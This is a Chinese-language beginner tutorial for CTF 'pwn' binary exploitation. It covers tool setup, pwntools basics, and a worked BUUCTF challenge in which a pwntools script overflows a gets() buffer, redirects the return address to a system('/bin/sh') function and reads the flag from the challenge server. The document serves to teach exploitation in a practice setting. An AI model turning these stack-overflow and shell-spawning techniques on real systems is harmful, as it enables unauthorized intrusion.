
[CTF PWN] 从0到0.00001 PWN入门超级详细

原创

Csome-Official 于 2021-06-06 01:28:41 发布

分类专栏： [CTF]PWN 文章标签： pwn


[CTF]PWN 专栏收录该内容

Pwn从0到0.00001

Pwn的简介

Pwn是CTF方向中的一种，主要是利用二进制漏洞从而获得getShell(提权)，即获得对方系统权限，从而控制对方电脑。
Pwn是一个黑客语法的俚语词，自"own"这个字引申出来的，这个词的含意在于，玩家在整个游戏对战中处在胜利的优势，或是说明竞争对手处在完全惨败的 情形下，这个词习惯上在网络游戏文化主要用于嘲笑竞争对手在整个游戏对战中已经完全被击败（例如：“You just got pwned!”）。

名词储备：writeup（指CTF中解题思路过程的文档），exp（exploit，指漏洞利用程序），栈，汇编，Linux等

Pwn的理论工具准备

初学

工具

1. Python 2.x 至于为什么不用python3后面会讲到
2. Linux Windows用户推荐wsl2或虚拟机，MacOS不太清楚
3. IDA pro 一个逆向分析工具
4. Pwntools 一个漏洞利用框架工具
5. checksec ELF保护分析工具

储备知识

1. C语言
2. 基础Python2语言，及库的用法
3. 源/伪代码阅读和BUG漏洞寻找能力
4. 基础Linux命令

以上可以进行简单的栈溢出的学习

入门

工具

1. pwndbg gdb动态调试插件
2. Libcsearcher 集成libc查找工具
3. one_gadget 一句话提权指令搜索工具
4. ROPgadget rop指令流搜索

储备知识

1. C/C++语言
2. 基础Python2语言，及库的用法
3. ELF文件结构
4. 深度理解计算机系统（CSAPP）初步

加上以上的可以更方便的学习进阶栈溢出、堆利用等知识

Pwn的学习

初学-从Writeup中学习

网站推荐

1. Xctf攻防世界 站内内置writeup，但最近pwn环境无法分发
2. Bugku pwn环境可以分发，但需要自行查找writeup，题量少
3. buuctf pwn环境可以分发，有N1BOOK配套习题（但好像环境坏了？），比赛真题，题量大，但需要自行查找writeup

入门-从比赛中学习

参加比赛，利用比赛同时练习技术，这样可以更好的抓住比赛的中pwn的热点，也可以培养随机应变的能力。

Pwn的环境准备


由于没有尝试过MacOS上pwn
所以只有Windows的教程

Windows


1. 安装WSL2（子系统） https://docs.microsoft.com/zh-cn/windows/wsl/install-win10
2. 在WSL中安装Python2 https://www.cnblogs.com/dancesir/p/14201267.html
3. 在WSL中安装pwntools等库https://docs.pwntools.com/en/latest/install.html
4. 在WSL中安装checksec https://www.cnblogs.com/luocodes/p/13894106.html
5. 选择一个你喜欢的IDE，强推VSCode

在Vscode中配置Pwn中环境

1. 安装Remote - WSL插件




即可可切换成Ubuntu终端




在Vscode中Pwn

1.右键-在Vscode中打开文件夹


2.左下角点击><旋转Reopen Folder in WSL （这个尝试过编写exp时没有代码提示，可以在windows上先装python2和pwntools，在windows上编写exp，然后再Linux上运行，即跳过此步骤）



3.新建一个exp.py



4.开始书写你的脚本



Pwntools的学习

官方文档https://docs.pwntools.com/en/latest/intro.html

简易快速入门

导入Pwntools

`from pwn import *`

链接

`r = remote("目标地址str类型", 目标端口int类型)` 与服务器交互

`r = process("目标程序位置")` 与本地程序交互

构造playload之打包

`p64(int)` 将int类型打包成64位存储

`p32(int)` 将int类型打包成32位存储

发送

`r.sendline(playload)` 发送playload为一行（自动在尾部加上\n）

接收

`r.recv()` 接收到结束

`r.recvuntil(end, drop=True)` end(str)接受到end之后截至，drop=True时不包括end，drop=False时包括end

打开交互

`r.interactive()` 一般在末尾都要加

Pwn的做题流程

1. 使用checksec检查ELF文件保护开启的状态
2. IDApro逆向分析程序漏洞（逻辑复杂的可以使用动态调试）
3. 编写python的exp脚本进行攻击
4. （若攻击不成功）进行GDB动态调试，查找原因
5. （若攻击成功）获取flag，编写Writeup
   注：此做题流程并不完全概括，需要具体情况具体分析

Pwn的简单例子

题目来源【BUUCTF PWN】rip

checksec

```
$ checksec pwn1
[*] '/mnt/d/CTF/Text/buuctf/rip/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x400000)
    RWX:      Has RWX segments
```

64位，导入IDA 64，找到main函数，按F5或是Tab

分析函数及漏洞

main函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [rsp+1h] [rbp-Fh]

  puts("please input");
  gets(&s, argv);
  puts(&s);
  puts("ok,bye!!!");
  return 0;
}
```


main函数中存在gets(无限读入字符串漏洞)，没有开canary可以自由栈溢出
双击s变量，进入main函数栈区

```
-0000000000000010 ; D/A/*   : change type (data/ascii/
-0000000000000010 ; N       : rename
-0000000000000010 ; U       : undefine
-0000000000000010 ; Use data definition commands to cr
-0000000000000010 ; Two special fields " r" and " s" r
-0000000000000010 ; Frame size: 10; Saved regs: 8; Pur
-0000000000000010 ;
-0000000000000010
-0000000000000010                 db ? ; undefined
-000000000000000F s               db ?
-000000000000000E                 db ? ; undefined
-000000000000000D                 db ? ; undefined
-000000000000000C                 db ? ; undefined
-000000000000000B                 db ? ; undefined
-000000000000000A                 db ? ; undefined
-0000000000000009                 db ? ; undefined
-0000000000000008                 db ? ; undefined
-0000000000000007                 db ? ; undefined
-0000000000000006                 db ? ; undefined
-0000000000000005                 db ? ; undefined
-0000000000000004                 db ? ; undefined
-0000000000000003                 db ? ; undefined
-0000000000000002                 db ? ; undefined
-0000000000000001                 db ? ; undefined
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


发现s参数位置距离main函数返回地址距离是0xF+0x8个字节
（位于000000000处的s是存上一个ebp的值，用于恢复上一个函数，位于0000000008处的r是这个函数的返回地址）
只需要覆盖返回地址r，使它变成我们想要的函数地址，就可以劫持程序，让程序执行完main就执行我们想要的函数（这个题目就是fun函数）。

fun函数

```
int fun()
{
  return system("/bin/sh");
}
```

system函数可以执行命令，/bin/sh是执行Linux的命令行程序，也就是可以getshell（提权）
按Tab+Space

```
.text:0000000000401186
.text:0000000000401186                 public fun
.text:0000000000401186 fun             proc near
.text:0000000000401186 ; __unwind {
.text:0000000000401186                 push    rbp
.text:0000000000401187                 mov     rbp, rsp
.text:000000000040118A                 lea     rdi, command    ; "/bin/sh"
.text:0000000000401191                 call    _system
.text:0000000000401196                 nop
.text:0000000000401197                 pop     rbp
.text:0000000000401198                 retn
.text:0000000000401198 ; } // starts at 401186
.text:0000000000401198 fun             endp
.text:0000000000401198
```


查看fun函数的开始地址（图中0x0401186位置）

编写exp

```
from pwn import *

r = process('./pwn1') # 调试时使用本地链接

p1 = "a"*(0xf + 0x8) + p64(0x0401186)
# 覆盖到r前面之后，将0x0401186打包，覆盖main函数返回地址

r.sendline(p1) # 发送playload

r.interactive() # 开启交互
```

运行

```
$ python exp.py
[+] Starting local process './pwn1': pid 75
[*] Switching to interactive mode
please input
aaaaaaaaaaaaaaaaaaaaaaa\x86\x11
ok,bye!!!
[*] Got EOF while reading in interactive
$
```

并没有打通
需要平衡栈帧（初学可以跳过这个，直接记住结论）
即需要多return一次
x86汇编中 ret的指令类似于 先pop（弹出）一个值然后jmp（跳转）到这个值的位置继续执行
所以寻找一个ret的地址

```
text:0000000000401184                   leave
text:0000000000401185                   retn
text:0000000000401185 ; } // starts at 401142
text:0000000000401185 main              endp
```

在main函数的结尾就有个retn
故修改exp

```python
from pwn import *

r = process('./pwn1') # 调试时使用本地链接

p1 = "a"*(0xf + 0x8) + p64(0x0401185) + p64(0x0401186)
# 覆盖到r前面之后，先覆盖main函数返回地址为retn，再将0x0401186打包，覆盖retn的返回地址

r.sendline(p1) # 发送playload

r.interactive() # 开启交互
```

```
$ python exp.py
[+] Starting local process './pwn1': pid 83
[*] Switching to interactive mode
please input
aaaaaaaaaaaaaaaaaaaaaaa\x85\x11
ok,bye!!!
$ ls
core  exp.py  pwn1  pwn1.id0  pwn1.id1    pwn1.id2  pwn1.nam  pwn1.til
$
```

发现`ls`(linux中查看当前文件夹内容的命令)命令可以执行
再修改exp链接靶机

```python
from pwn import *

r = remote("node3.buuoj.cn", 29885) # 正式攻击时与靶机交互
# r = process('./pwn1')

p1 = "a"*(0xf + 0x8) + p64(0x0401185) + p64(0x0401186)

r.sendline(p1)

r.interactive()
```

再次运行

```
$ python exp.py
[+] Opening connection to node3.buuoj.cn on port 29885: Done
[*] Switching to interactive mode
$ cat flag
flag{0ac5995a-1048-4212-83e8-1df4eb9bd484}
$
```

获取flag
`cat`(linux中直接输出文件内容的命令)
到此就可以庆祝一下提交flag了

编写Writeup

提交完flag之后别忘了编写Writeup，Writeup是指记录解题思路的文档，一个小队开一个公共编辑的文档，一旦做出来题目就要将解题思路、exp、部分截图写入文档，因为一般赛事最后需要提交Writeup，以确保你不是py得到的flag

Pwn的常见漏洞

栈溢出

1. `gets();`无限字符读入\n停止
2. `scanf("%s");`无限字符读入\n停止
3. `read(0,buf,0x200);`buf位置到返回地址距离小于0x200

数组下标溢出

1. 没有判断上界或下界，配合读入或输出，可以任意位置读入或输出

格式化字符串

1. 主要利用`printf`的格式化字符串漏洞，实现栈区内读写

堆利用

1. UAF(Use After Free)
2. 劫持__malloc_hook
3. 修改__IO_1_2_stdout

小结

1. 学习Pwn不仅有利于网安方向的同学，还有利于搞开发等同学，因为可以接触更加底层的东西，提高自己网络安全意识
2. 刚开始学习Pwn是摸着黑，照猫画虎的，只有不断的理解原理才能独立想出解题方法
3. 为什么不使用Python3？因为这是个坑，我刚开始尝试的是后就因为python3多了个bytes类型，导致p64()的结果不能直接与str相加，而其中有很多不可见字符，最终放弃了Python3。Python2中bytes值以str形式存储的可以直接与str相加。
4. Pwn的世界错综复杂，我依然还在摸索，一起加油。